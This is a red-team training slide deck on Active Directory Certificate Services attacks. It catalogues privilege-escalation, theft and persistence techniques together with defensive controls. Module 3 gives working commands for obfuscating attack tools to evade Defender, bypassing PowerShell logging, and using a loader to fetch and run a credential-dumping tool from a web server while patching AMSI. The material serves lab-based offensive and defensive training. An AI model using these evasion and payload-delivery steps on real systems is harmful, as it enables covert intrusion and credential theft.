AD CS Attacks for Red and Blue Teams

Nikhil Mittal

alteredsecurity.com

About me

- Twitter - @nikhil_mitt
- Founder of Altered Security - alteredsecurity.com
- GitHub - github.com/samratashok/
- Creator of Nishang, Deploy-Deception, RACE toolkit and more
- Interested in Active Directory, PowerShell and Azure security
- Previous Talks and/or Trainings
  - DEF CON, BlackHat, BruCON and more.

Altered Security

- Trained more than 15000 security professionals from more than 130 countries!
- Our Red Team Labs Platform enables labs to be:
  - Affordable
  - Easy to Access
  - Stable and provide great user experience
  - Fun to Solve
  - Big enough to feel enterprise-like
- Red team labs - alteredsecurity.com/online-labs
- Instructor-led bootcamps - alteredsecurity.com/bootcamps
- GitHub - github.com/AlteredSecurity
- Lab Platform - enterprisesecurity.io

Course Content

- Module 1: Introduction to AD CS
- Module 2: AD CS Attacks and Defense Techniques
- Module 3: Basics of AD CS Attacks
- Module 4: AD CS Patches
- Module 5: Enumeration
- Module 6: Local Privilege Escalation (CertPotato)
- Module 7: Theft (THEFT1) and Local Persistence (PERSIST1)
- Module 8: Domain Privilege Escalation (Shadow Credentials)
- Module 9: Theft (THEFT4)
- Module 10: Domain Privilege Escalation (ESC1)
- Module 11: Domain Privilege Escalation (ESC2) and Local Persistence (PERSIST3)
- Module 12: Theft (THEFT2 and THEFT3)
- Module 13: Domain Privilege Escalation (ESC4) and Local Persistence (PERSIST2)

Course Content

- Module 14: Domain Privilege Escalation (ESC3)
- Module 15: Domain Privilege Escalation (Code Signing)
- Module 16: Domain Privilege Escalation (Encrypted File System)
- Module 17: Domain Privilege Escalation (ESC5) and Domain Persistence (DPERSIST3)
- Module 18: Domain Privilege Escalation (ESC8)
- Module 19: Domain Privilege Escalation (ESC11)
- Module 20: Domain Privilege Escalation (SSH Authentication using Signed Certificates)
- Module 21: Domain Privilege Escalation (VPN with CBA) and Theft (Cert Storage in Linux)
- Module 22: Domain Privilege Escalation (ESC7.1)
- Module 23: Domain Privilege Escalation (Trusting CA Certs) and Domain Persistence (DPERSIST1)
- Module 24: Privilege Escalation and Persistence in Azure (using CBA)
- Module 25: AD CS Defense – Prevention and Detection

Goal

- The goal of this course is to understand Active Directory Certificate Services (AD CS) and execute attacks against a typical Enterprise AD CS setup.

- This course assumes basic knowledge of Active Directory security, red team and/or penetration testing. If you are new to Active Directory security, you may like to enroll into our courses like the CRTP/CRTE before continuing this course.

- This course introduces a feature of AD CS, discusses its abuses and then there is a Learning Objective that can be used practice the attacks in a lab environment.

How to use the course content

- You have access to the slides, slides notes, lab manual, walk-through videos, Kill Chain diagram, Attack path diagrams, Lab Diagram and Tools used in the course OneDrive.

- Access the OneDrive using the lab portal – https://adcs.enterprisesecurity.io/

- Keeping an eye on the Lab diagram and attack path diagrams will help if you feel lost.

- Also make sure to refer to the "slides notes" to find various citation links to blogs, tools etc.

Word of Caution

- In scope:
  - Only the explicitly specified on-prem and Azure resources and users are in scope.
  - Everything else is **NOT** in scope.

- Any abuse of the lab internet or resources - attempts of unauthorized access or attacks on external infrastructure - will result in immediate disqualification from the course without refund.

- Please treat the lab network as a dangerous environment and take care of yourself.

Philosophy of the course

- We will emulate an adversary who has a foothold machine in the target environment.

- This is an Assume Breach scenario.

- Like our other classes, we will not use any exploit in the class but will depend on abuse of functionality and features which are rarely patched.

- We will not use any exploitation framework in the class.

Module 1: Introduction to AD CS

Introduction to AD CS

- "Active Directory Certificate Services (AD CS) is a Windows Server role for issuing and managing Public Key Infrastructure (PKI) certificates used in secure communication and authentication protocols."

- The issued certificates can be used to encrypt emails, signing documents, performing certificate-based authentication of a user/computer/device account and much more.

- PKI authentication is an alternative to standard password authentication. It employs asymmetric encryption using digital signatures and certificates for encryption and authentication.

Microsoft docs for AD CS introduction: https://learn.microsoft.com/en-us/windows-server/identity/ad-cs/active-directory-certificate-services-overview

Introduction to AD CS – Components

- **Certification Authority (CA):** Issues and manages certificates using Certificate Templates. AD CS CAs can be implemented as – RootCAs and SubCAs (Requires AD CS role to be installed).

- **Certificate Template:** Defines settings for a certificate. Contains information like - enrolment permissions, EKUs, expiry etc.

- **Certificate Enrollment Web Service (CES):** Permits Windows users, computers and applications to enroll and renew certificates using the HTTPS protocol through Web Enrollment endpoints.

Microsoft Docs references: https://learn.microsoft.com/en-us/training/modules/implement-manage-active-directory-certificate-services/2-explore-fundamentals-of-pki-ad-cs

Introduction to AD CS – Components

- **Certificate Enrollment Policy Web Service:** Enables users to obtain certificate enrollment policy information.

- **CA Web Enrollment:** Provides a method to issue and renew certificates in scenarios where users use devices that are not joined to the domain or are running operating systems other than Windows.

- **Network Device Enrollment Service (NDES):** With this component, routers, switches, and other offline network devices can obtain certificates from AD CS (Ex: Microsoft Intune).

Microsoft Docs references: https://learn.microsoft.com/en-us/training/modules/implement-manage-active-directory-certificate-services/2-explore-fundamentals-of-pki-ad-cs

Introduction to AD CS – Certificate Formats

- X.509 digital certificates are primarily used by AD CS.

- Some commonly used X.509 certificate formats used by AD CS are:
  - **PEM:** A Base64-encoded DER certificate commonly used as .pem, .crt, .cer, or .key extensions to store multiple private keys and certificates without password protection.
  - **DER:** binary form of a PEM certificate.
  - **PFX/P12 (PKCS#12):** binary form used to store multiple private keys and certificates with password protection.
  - **P7B (PKCS#7):** used to store multiple chain certificates (it doesn't store a private key).

Introduction to AD CS – Certificate Formats

Diagram Reference: https://thesecmaster.com/what-are-the-different-types-of-certificate-formats/

Introduction to AD CS – Certificate Attributes

Some interesting certificate attributes are:

- Subject - The entity to which the certificate is issued.
- Issuer - The entity who issued the certificate. Usually, the CA.
- Subject Alternative Name (SAN) – Alternate names that a Subject may use.
- Validity Period - Duration of validity including start and end dates.
- Extended Key Usage (EKU) – Defines the purpose for which the certificate can be used.

Introduction to AD CS – Certificate EKUs and OIDs

- EKU stands for Enhanced Key Usage that specifies the purpose for which a certificate can be used. It is an extension in X.509 certificate.

- OID stands for Object Identifier. It is a unique identifier that is used to identify and classify various objects and concepts in a standardized way and with hierarchy.

- EKU and corresponding OIDs are used to indicate the purpose or usage of a certificate. For example, the OID 1.3.6.1.5.5.7.3.2 corresponds to the Client Authentication EKU.

- It is possible to create custom EKUs and corresponding OIDs based on an organization's specific requirements.

Introduction to AD CS – Certificate EKUs and OIDs

- Some commonly used EKU OIDs and their corresponding use cases are as follows:
  - **Server Authentication (1.3.6.1.5.5.7.3.1):** intended for server authentication, allowing the certificate to be used for authenticating servers in SSL/TLS communication.
  - **Client Authentication (1.3.6.1.5.5.7.3.2):** allows the certificate to be used for verifying the identity of clients accessing secure services.
  - **Code Signing (1.3.6.1.5.5.7.3.3):** used for signing executable code, scripts, and macros. It verifies the integrity and authenticity of software or code by ensuring that it hasn't been tampered with since it was signed.
  - **Secure Email (1.3.6.1.5.5.7.3.4):** used for digitally signing and encrypting email messages, ensuring the confidentiality and integrity of email communications.
  - **Encrypting File System (1.3.6.1.4.1.311.10.3.4):** allows for the encryption and decryption of files and folders on NTFS volumes.

Commonly used EKU OID reference: https://www.pkisolutions.com/object-identifiers-oid-in-pki/

Introduction to AD CS – Certificate Signing Request

1) The Client begins by crafting a Certificate Signing Request (CSR) along with other parameters.

2) The Client then sends this CSR to the CA.

3) The CA determines if the client has permissions to request a certificate from the specified template.

5) The Client receives the signed certificate and can now use it for its defined purpose.

4) If validated, the CA generates a certificate based on the requested Certificate Template & signs it using its CA private key.

Diagram Reference: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

Introduction to AD CS – Containers in AD

- Public Key Services container under 'Configuration Naming Context' contains all AD CS related containers.
- Some of the interesting containers are:
  - Certificate Templates - Stores certificate templates used by Enterprise CAs.
  - Certification Authorities -Stores trusted root certificates. All certificates from this container are propagated to each client's Trusted Root Certification Authorities through Group Policy.
  - Enrollment Services - Stores Enterprise CA objects. Used by clients to locate Enterprise CAs. All certificates from this container are propagated to each client's Intermediate Certification Authorities through Group Policy.
  - NTAuthCertificates - Stores certificates for CAs that can issue smart card logon certificates and perform client private key archival. A smart card logon fails if there is no entry for issuer here.

Reference: https://www.pkisolutions.com/understanding-active-directory-certificate-services-containers-in-active-directory/

Module 2: AD CS Attacks and Defense

AD CS Attacks and Defense

- Like any enterprise service, AD CS is prone to misconfigurations.

- These misconfigurations can be abused to execute a full "Kill Chain" of attacks against an enterprise environment.

- AD CS is usually not as well understood and therefore, not as well protected as AD DS!

AD CS Attacks – Kill Chain

AD CS Attacks – Enumeration

Offensive Technique ID	Description
Enumeration	Enumerate if AD CS is present in the target environment, available templates and misconfigurations.

AD CS Attacks – Local Privilege Escalation

Offensive Technique ID	Description
CertPotato	Abuse virtual and network service accounts (authenticates as machine account in domain) to escalate privileges to local system

CertPotato: https://sensepost.com/blog/2022/certpotato-using-AD CS-to-privesc-from-virtual-and-network-service-accounts-to-local-system/

AD CS Attacks – Theft and Collection

Offensive Technique ID	Description
THEFT1	Exporting certificates and their private keys using Window's Crypto APIs
THEFT2	Extracting User certificates and private keys using DPAPI
THEFT3	Extracting Computer certificates and private keys using DPAPI
THEFT4	Theft of existing certificates on-disk
THEFT5	Using the Kerberos PKINIT protocol to retrieve a User/Computer account's NTLM hash

THEFT1, THEFT2, THEFT3, THEFT4, THEFT5 - https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

AD CS Attacks – Local Persistence

Offensive Technique ID	Description
PERSIST1	User account persistence using new certificate requests
PERSIST2	Computer account persistence using new certificate requests
PERSIST3	User/Computer Account persistence by certificate renewal before expiration

PERSIST1, PERSIST2, PERSIST3: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

AD CS Attacks – Domain Privilege Escalation

Offensive Technique ID	Description
ESC1	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Client Authentication/Smart Card Logon EKU)
ESC2	Enrollee can request cert for ANY user (CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT + Any Purpose EKU or no EKU)
ESC3	Request an enrollment agent certificate (Application Policy - Certificate Request Agent) and use it to request a cert on behalf of ANY user (Certificate Request Agent EKU)

ESC1, ESC2, ESC3 - https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

AD CS Attacks – Domain Privilege Escalation

Offensive Technique ID	Description
ESC4	Vulnerable ACLs (GenericWrite) over AD CS Certificate Templates
ESC5	Poor Access Control (GenericWrite) on CA Server Computer Object
ESC6 (fixed)	Vulnerable EDITF_ATTRIBUTESUBJECTALTNAME2 setting on CA allowing requesting certs for ANY user
ESC7	Vulnerable Certificate Authority Access Control Roles (ManageCA and ManageCertificate)
ESC7 Case 1	Approve failed certificate requests for ANY user using ESC7 misconfiguration
ESC7 Case 2	Abuse CRL (Certificate Revocation List) Distribution Points and use them with ManageCA rights to deploy webshells to CA servers

(fixed) - Fixed by CBA Patch
ESC4, ESC5, ESC6, ESC7 - https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
ESC7 Case 1: https://www.tarlogic.com/blog/ad-cs-esc7-attack/
ESC7 Case 2: https://www.tarlogic.com/blog/ad-cs-manageca-rce/

AD CS Attacks – Domain Privilege Escalation

Offensive Technique ID	Description
ESC8	NTLM Relay ANY domain computer to AD CS HTTP Endpoints
ESC9 (fixed)	If CT_FLAG_NO_SECURITY_EXTENSION (0x80000) is set on a specific template the szOID_NTDS_CA_SECURITY_EXT security extension will not be embedded.
ESC10 Case 1 (fixed)	Weak Certificate Mappings – StrongCertificateBindingEnforcement set to 0 in registry
ESC10 Case 2 (fixed)	Weak Certificate Mappings - CertificateMappingMethods set to 4 in registry
ESC11	NTLM Relay ANY domain computer to AD CS ICertPassage Remote Protocol (ICPR) RPC Endpoints
Certifried: CVE-2022–26923 (fixed)	Updating the dNSHostName property of a controller computer account to impersonate ANY target computer account

ESC8 – https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
ESC9, ESC10 Case1 and Case 2: https://research.ifcr.dk/certipy-4-0-esc9-esc10-bloodhound-gui-new-authentication-and-request-methods-and-more-7237d88061f7
ESC11: https://blog.compass-security.com/2022/11/relaying-to-ad-certificate-services-over-rpc/
Certifried: https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4

AD CS Attacks – Domain Persistence

Offensive Technique ID	Description
DPERSIST1	Forge ANY domain certificate using stolen CA Root certificate and private keys
DPERSIST2	Forge ANY domain certificate using stolen external Trusted Root certificate and private keys (added root/intermediate/NTAuthCAcertificates container)
DPERSIST3	Backdoor CA server using malicious misconfigurations like ESC4 that can later cause a domain escalation

DPERSIST1: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
DPERSIST2: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
DPERSIST3: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

AD CS Attacks – Cloud Privilege Escalation and Persistence

Offensive Technique ID	Description
Trust abuse - Enterprise CA and Azure AD Certificate-Based Authentication	A compromised Certificate Authority trusted by an Azure AD tenant, enables forging certificates and impersonate any user in the target tenant. This results in privilege escalation to the tenant if the user has administrative roles assigned in the tenant and persistence as long as the certificate doesn't expire.

AD CS Attacks – Prevention

Defensive Technique ID	Description
PREVENT1	Treat CAs as Critical Tier 0 Assets
PREVENT2	Harden CA settings and configuration
PREVENT3	Audit Published templates for misconfigurations
PREVENT4	Harden Certificate Template Settings
PREVENT5	Audit NTAuthCAcertificates container for External insecure Trusted Root certificates and private keys
PREVENT6	Secure Certificate Private Key Storage
PREVENT7	Enforce Strict User Mappings (CBA Patch in Full Enforcement Mode)
PREVENT8	Harden AD CS HTTP and ICPR Enrollment Endpoints

PREVENT1, PREVENT2, PREVENT3, PREVENT4, PREVENT5, PREVENT6, PREVENT7, PREVENT8: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

AD CS Attacks – Detection

Defensive Technique ID	Description
DETECT1	Monitor User/Machine Certificate Enrollments
DETECT2	Monitor Certificate Authentication Events
DETECT3	Monitor Certificate Authority Backup Events
DETECT4	Monitor Certificate Template Modifications
DETECT5	Detecting Reading of DPAPI-Encrypted Keys
DETECT6	Detecting use of Honey Credentials
DETECT7	Miscellaneous Detective Techniques

DETECT1, DETECT2, DETECT3, DETECT4, DETECT5, DETECT6, DETECT7:
https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

Module 3: Basics of AD CS Attacks

Basics of AD CS Attacks – Tools

- We use built-in tools whenever possible.
- We also use slightly modified versions of open-source tools (to bypass Windows Defender).
- We will mainly use the following two tools:
  - Certify: https://github.com/GhostPack/Certify
  - Certipy: https://github.com/ly4k/Certipy

- All tools required for the lab are included in the `c:\ADCS\Tools` directory on the foothold machine.

Basics of AD CS Attacks – Tools

- Some notable tools:
  - certi – impacket copy of Certify to abuse AD CS.
  - ADCSKiller – automated discovery and exploitation of AD CS abuses.
  - PKINITools – repo contains some utilities for playing with PKINIT and certificates.
  - PoshAD CS – proof of concept on attack vectors against Active Directory by abusing AD CS.
  - ForgeCert - forge certificates for any user using compromised CA certificate and private keys.
  - pyForgeCert – Python equivalent of ForgeCert.
  - modifyCertTemplate – Python equivalent with more manual granular control of ForgeCert.
  - CarbonCopy – creates a spoofed certificate of any online website and signs an Executable for AV Evasion.
  - KrbRelayUp – a universal no-fix local privilege escalation in windows domain environments where LDAP signing is not enforced (the default settings).

Certi: https://github.com/zer1t0/certi
ADCSKiller: https://github.com/grimlockx/ADCSKiller
PKINITools: https://github.com/dirkjanm/PKINITtools
PoshAD CS: https://github.com/cfalta/PoshAD CS
ForgeCert: https://github.com/GhostPack/ForgeCert
PyForgeCert: https://github.com/Ridter/pyForgeCert
ModifyCertTemplate: https://github.com/fortalice/modifyCertTemplate
CarbonCopy: https://github.com/paranoidninja/CarbonCopy
KrbRelayUp: https://github.com/Dec0ne/KrbRelayUp

Basics of AD CS Attacks – AV Bypass

- Evasion is not a primary focus for this course; however, we use basic OPSEC measures to bypass default defense mechanisms such as Windows Defender, AMSI and Enhanced PowerShell Logging.

- On **cb-wsx** an exclusion has been added in Defender for the folder: **C:\ADCS**.

- We have already obfuscated some tools needed for on-disk execution and have placed them in the **C:\ADCS\Tools\ObfuscatedTools** folder on **cb-wsx**.

- We will use tools like InvisibilityCloak for source code obfuscation, perform minimal obfuscation and/or binary obfuscation using ConfuserEx.

InvisibilityCloak Github: https://github.com/h4wkst3r/InvisibilityCloak

ConfuserEx Github: https://github.com/yck1509/ConfuserEx

Manual obfuscations: https://s3cur3th1ssh1t.github.io/Bypass-AMSI-by-manual-modification-part-II/

Basics of AD CS Attacks – AV Bypass

- Signature based detection for tools like SharpDPAPI and CertifyKit can bypass Defender with minimal string manipulation or source code.

- InvisibilityCloak is a tool that can obfuscate the source code of a C# tool by reimplementing the source in an encoded (base64, rot13 or reverse) format to break most static source code-based detections (be careful of \r\n parsing).

- Some tools such as Certify, Rubeus, InviShell and Mimikatz which are commonly used require further binary obfuscation techniques to bypass Defender. We use ConfuserEx for that.

Basics of AD CS Attacks – AV Bypass - InvisibilityCloak

- An example command to obfuscate the source code and bypass static Defender signatures for SharpDPAPI using InvisibilityCloak is as follows:

```
C:\> python3 C:\ADCS\Tools\ObfuscatedTools\InvisibilityCloak-main\InvisibilityCloak.py -d
C:\ADCS\Tools\ObfuscatedTools\SharpDPAPI-rot13 -n SharpDPAPI-rot13 -m rot13
====================================================
[*] INFO: String obfuscation method: rot13
[*] INFO: Directory of C# project: C# project: C:\ADCS\Tools\ObfuscatedTools\SharpDPAPI-rot13
[*] INFO: New tool name: SharpDPAPI-rot13
====================================================
[*] INFO: Generating new GUID for C# project
[*] INFO: New project GUID is 41c4e418-a2f2-4dc0-9875-3521ee861613
[....snip.....]
[+] SUCCESS: Your new tool SharpDPAPI-rot13 now has the invisibility cloak applied.
```

- Compile the obfuscated version using Visual Studio.

Basics of AD CS Attacks – AV Bypass - InvisibilityCloak

- Use ThreatCheck to test the obfuscated version of SharpDPAPI:

```
C:\> C:\ADCS\Tools\ObfuscatedTools\ThreatCheck\ThreatCheck.exe -f
C:\ADCS\Tools\ObfuscatedTools\SharpDPAPI-rot13\SharpDPAPI-
rot13\bin\Release\SharpDPAPI.exe

[+] No threat found!
```

Basics of AD CS Attacks – AV Bypass - ThreatCheck

- Before obfuscation analysing Certify using ThreatCheck we find a static detection:

```
C:\ADCS\Tools> C:\ADCS\Tools\ObfuscatedTools\ThreatCheck\ThreatCheck.exe -f C:\ADCS\Tools\Certify.exe
[+] Target file size: 176640 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x246D2
00000000   00 65 00 20 00 20 00 20  00 20 00 20 00 20 00 20   ·e·······
00000010   00 20 00 20 00 20 00 20  00 20 00 20 00 20 00 20   ········
00000020   00 20 00 3A 00 20 00 00  3D 5B 00 2A 00 5D 00 20   ·:·  ·=[·*·]·
00000030   00 53 00 75 00 62 00 6A  00 65 00 63 00 74 00 20   ·S·u·b·j·e·c·t·
00000040   00 20 00 20 00 20 00 20  00 20 00 20 00 20 00 20   ········
00000050   00 20 00 20 00 20 00 20  00 20 00 20 00 20 00 20   ········
00000060   00 3A 00 20 00 00 3D 5B  00 2A 00 5D 00 20 00 41   ·:· ··=[·*·]· ·A
00000070   00 6C 00 74 00 4E 00 61  00 6D 00 65 00 20 00 20   ·l·t·N·a·m·e··
00000080   00 20 00 20 00 20 00 20  00 20 00 20 00 20 00 20   ········
00000090   00 20 00 20 00 20 00 20  00 20 00 20 00 20 00 3A   ·······:
000000A0   00 20 00 00 3D 5B 00 2A  00 5D 00 20 00 53 00 69   ·· ··=[·*·]· ·S·i
000000B0   00 64 00 45 00 78 00 74  00 65 00 6E 00 73 00 69   ·d·E·x·t·e·n·s·i
000000C0   00 6F 00 6E 00 20 00 20  00 20 00 20 00 20 00 20   ·o·n······
000000D0   00 20 00 20 00 20 00 20  00 20 00 20 00 3A 00 20   ·······:·
000000E0   00 00 17 50 00 52 00 49  00 56 00 41 00 54 00 45   ···P·R·I·V·A·T·E
000000F0   00 42 00 4C 00 4F 00 42  00 00 07 53 00 41 00 4E   ·B·L·O·B···S·A·N
```

ThreatCheck Github: https://github.com/rasta-mouse/ThreatCheck

Basics of AD CS Attacks – AV Bypass - ConfuserEx

- Obfuscate Certify using ConfuserEx as follows:

  - Under the Project Tab: Select the base directory (location of the binary to be obfuscated) and the output directory (directory for obfuscated output).

Basics of AD CS Attacks – AV Bypass - ConfuserEx

- Next, under the Settings tab: Select Certify.exe under Modules and Click on the [+] option to Add Rules.

Basics of AD CS Attacks – AV Bypass - ConfuserEx

- Then click on the Edit Rules option and in the Preset drop down select Normal and click Done.

Basics of AD CS Attacks – AV Bypass - ConfuserEx

- Finally, under the Protect! Tab: Click Protect! to generate the obfuscated binary in the previously selected output directory.

Basics of AD CS Attacks – Tool Evasion and Obfuscation - ThreatCheck

- After compiling the tool using Visual Studio and ConfuserEx binary obfuscation, we can check for detections using ThreatCheck as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\ObfuscatedTools\ThreatCheck\ThreatCheck.exe -f
C:\ADCS\Tools\ObfuscatedTools\Certify.exe
[+] No threat found!
```

Basics of AD CS Attacks – Payload Delivery

- .NET Loaders are useful to avoid detections like AMSI and ETW by patching them and reflectively loading a binary from a webserver or file path.

- We use an obfuscated version of NetLoader to deliver our binary payloads on some targets. NetLoader can be used to reflectively load binaries from a filepath or URL as follows:

```
C:\Users\Public\Loader.exe –path
http://172.16.100.X/BetterSafetyKatz.exe
```

- While performing execution, NetLoader patches AMSI & ETW within the current process to bypass AV and ETW based telemetry solutions.

NetLoader Github: https://github.com/Flangvik/NetLoader

Basics of AD CS Attacks – Bypass PowerShell Logging

- To bypass any PowerShell Logging mechanisms enabled we can use InviShell. This tool hooks the .NET assemblies (System.Management.Automation.dll and System.Core.dll) to bypass logging.

- It uses a CLR Profiler API to perform the hook.

- "A common language runtime (CLR) profiler is a dynamic link library (DLL) that consists of functions that receive messages from, and send messages to, the CLR by using the profiling API. The profiler DLL is loaded by the CLR at run time."

- *NOTE: We use an obfuscated version of this tool located in the C:\ADCS\Tools\ObfuscatedTools folder.*

https://github.com/OmerYa/Invisi-Shell/blob/master/InvisiShellProfier/InvisiShellProfiler.cpp
https://docs.microsoft.com/en-us/dotnet/framework/unmanaged-api/profiling/profiling-overview

Basics of AD CS Attacks – Bypass PowerShell Logging

Use InviShell whenever using PowerShell as follows:

- With admin privileges:

  `C:\ADCS\Tools> C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithPathAsAdmin.bat`

- With non admin privileges (current):

  `C:\ADCS\Tools> C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat`

- Quit session and clean-up:

  `C:\ADCS\Tools> exit`

Basics of AD CS Attacks – winrs

- To access compromised machines, we can use PowerShell Remoting (as Port 5985 may be allowed between hosts.)

- PowerShell Remoting supports system-wide transcripts and script block logging.

- To evade this, we use winrs in the lab:

```
C:\ADCS\Tools> winrs -r:cb-wsx -u:certbulk\studentadmin whoami
```

- Note that winrs requires administrative privileges on the target.

- We can also use winrm.vbs or COM objects of WSMan (https://github.com/bohops/WSMan-WinRM).

https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/winrs

Basics of AD CS Attacks – Certificate Management

- With appropriate privileges, it is possible to request | import | export the user or machine certificates from a machine. There are several ways we can accomplish this interactively (Windows Certificate Manager) or using Crypto WINAPIs.

- To request | import | export using Crypto WINAPIs we can use tools such as Certify and CertUtil.

```
# Request Certificate in pem format
certify.exe request /ca:cb-ca.cb.corp\CB-CA /template:User

# Import Certificate into User Certificate Store
certutil –user –importpfx C:\certs\studentadmin.pfx

# Export Certificate from User Certificate Store using Certificate Serial
certutil -user -exportpfx 5500000019b448b6ebb68c9b09000000000019 C:\certs\studentadmin.pfx
```

Basics of AD CS Abuse – Certificate Management

- To request | import | export certificate interactively we can use the Windows Certificate Manager or MMC.

- Request a Certificate using Windows Certificate Manager as follows:

Basics of AD CS Abuse – Certificate Management

- Import a Certificate with Windows Certificate Manager using either of the 2 showcased methods.

Basics of AD CS Abuse – Certificate Management

- Export a Certificate interactively using Windows Certificate Manager as follows:
